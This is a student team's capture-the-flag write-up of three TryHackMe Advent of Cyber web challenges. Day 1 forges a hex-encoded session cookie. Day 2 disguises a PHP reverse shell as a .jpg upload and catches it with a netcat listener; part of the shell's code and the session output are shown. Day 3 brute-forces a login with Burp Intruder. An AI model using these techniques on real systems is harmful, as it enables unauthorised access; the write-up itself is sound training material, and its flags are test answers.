

# PSP0201

## Week 2

## Write-up

Group Name: Sui**Bian**

Members:

ID	Name	Role
1211101851	Ang Zhe Jie	Leader
1211103039	Ooi Yi Siang	Member
1211103790	Kok Yew Yan	Member
1211104005	Wong Chun Rong	Member



## Day 1: Web Exploitation – A Christmas Crisis

**Tools used:** Kali Linux, Firefox, Cyberchef


**Solution/walkthrough:**

Question 1:

Registration and logging in to the Christmas Control Centre.No access to the control console



## Question 2:



Opening up the browser developer tools to check on the cookie


## Question 3:

Obtain the value of cookie

```
7b22636f6d70616e792223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a224a61636b74657230343230222d
```


## Question 4:

Using Cyberchef, convert the cookie value to string.



Question 5 :

Change the username to 'santa' and convert the JSON statement to hex.



Question 6:

Now having access to the controls, switching on every control shows the flag.






## Day 2: Web Exploitation – The Elf Strikes Back!

**Tools used:** Kali Linux, Firefox

### **Solution/walkthrough:**


Question 1:

After getting the IP address, copy it and paste it in a new tab. A page as below will be shown.




Question 2:

To get access to the upload page, insert the parameter and the ID given behind the IP address. Run and upload page with a Christmas Tree will shown. To figure out what file type can be accepted, we try to upload and submit few types of file and found that only .jpg image file is accepted. So, we upload a file and named it temp.jpg)



### Question 3:

After successfully uploading the file, we wanted to find out the subdirectory of the server. Therefore, we deleted the parameter behind the IP address and replace it with /images, /resources and /uploads. We found out /uploads is the right name of the subdirectory as a page with the title Index of /uploads is shown. The file we submitted just now is shown.



### Question 4:


Open terminal and copy the webshell (cp /usr/share/webshells/php/php-reverse-shell.php .) out into directory. Then, open the folder to search php-reverse-shell.php file, right click and open it using mousepad .Then, we change the IP and port to 443. After this, save it.

```
File Edit Search View Document Help
*usr/share/webshells/php/php-reverse-shell.php (Read Only) - Mousepad

42 //
43 // Usage
44 //
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit(0);
48 $url = "10.10.252.216"; // CHANGE THIS
49 $ip = "10.10.252.216"; // CHANGE THIS
50 $port = 4444; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
69         printit("ERROR: Can't fork");
70         exit(1);
71     }
72
73     if ($pid) {
74         exit(0); // Parent exits
75     }
76
77     // Make the current process a session leader
78     // Will only succeed if we forked
79     if (posix_setsid() == -1) {
80         printit("Error: Can't setsid()");
81         exit(1);
82     }
83
84     $daemon = 1;
85 } else {
86     printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
87 }
```

Question 5:

It can only receive image file, so we must convert the php file to image file. Open the folder and change .php file to .jpg file. After that, back the first upload page and upload the jpg file. Go back to the index of uploads site and .jpg is shown.



<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">php-reverse-shell.jp..&gt;</a>	2022-06-15 04:24	5.4K	
<a href="#">temp.jpg</a>	2022-06-15 04:23	0	

Question 6:

Create a listener for an uploaded reverse shell by typing this command: `sudo nc -lnvp443`.



```
(kali㉿kali)-[~]  
$ sudo nc -lvnp 443  
[sudo] password for kali:  
listening on [any] 443 ...  
connect to [10.18.31.19] from (UNKNOWN) [10.10.105.133] 55576  
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22  
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
04:49:47 up 11 min, 0 users, load average: 0.03, 0.84, 0.82  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh: cannot set terminal process group (835): Inappropriate ioctl for device  
sh: no job control in this shell  
sh-4.4$  
  
sh-4.4$ ls  
ls  
bin  
boot  
dev  
etc  
home
```

Question 7:

There is one file there named flag.txt. Type cat flag.txt to see the content. The flag is shown

```
Elf Strikes Back 10.  
  
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo  
ying yourself so far, and are learning lots!  
This is all from me, so I'm going to take the chance to thank the awesome @Va  
rgnaar for his invaluable design lessons, without which the theming of the pa  
st two websites simply would not be the same.  
  
What type of file is accepted by the site?  
  
Have a flag -- you deserve it!  
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}  
  
Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!  
--Muiri (@MuirlandOracle)
```

**Thought Process/Methodology:**

Having accessed the target machine, we were shown an upload page. We proceeded to test what file can be recieved. After uploading the jpg file, we typed /uploads behind the IP address to accesed to the index of /uploads page. The jpg file that we uploaded was already shown there. Then, we took the webshell out into current directory. Next, we opened the folder to look for the php file and opened it using mousepad . After that, we changed the IP ,port and we save it. We know that it can only recieved image file, so we convert the php file to image file. We back to the upload page and upload the file,then the file was shown in the index of /uploads site. We created a listener for the uploaded reverse shell and one file there called flag.txt is shown


## Day 3: Web Exploitation - Christmas Chaos

**Tools used:** Kali Linux, Firefox, BurpSuite

### **Solution/walkthrough:**


Question 1:

Paste the IP address, a login site to enter username and password is shown.




Question 2:

To find out the right username and password, use BurpSuite to execute brute forcing. We open the browser from BurpSuite. On the intercept after filling the IP address




### Question 3:

sign in and send a request. After that, the request shown in BurpSuite. Send the request to the Intruder tab.




### Question 4:

Go to the Payloads and fill in the username and password in list. Choose cluster bomb in attack type, then start to attack.



Question 5:

we found that 1 of it has a different length. So we guess that admin and 12345 might be the username and password.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	root	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	admin	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
8	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255	
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

Question 6:

Back to the webpage. After fill in the username and password, we login successfully and the flag is shown.





**Thought Process/Methodology:**

Paste the IP address and a login site is shown. To sign in correctly, we open BurpSuite to execute a bruteforce. We go to the Proxy tab and then paste the IP address and turn on the intercept in BurpSuite. Then, we go to Intruder tab with Payloads in BurpSuite. We fill in the username and password list. Next, we change to cluster bomb and start attack. We found that a set of username and password has different length. We guess that admin and 12345 might be the correct. We successfully login and the flag is shown.

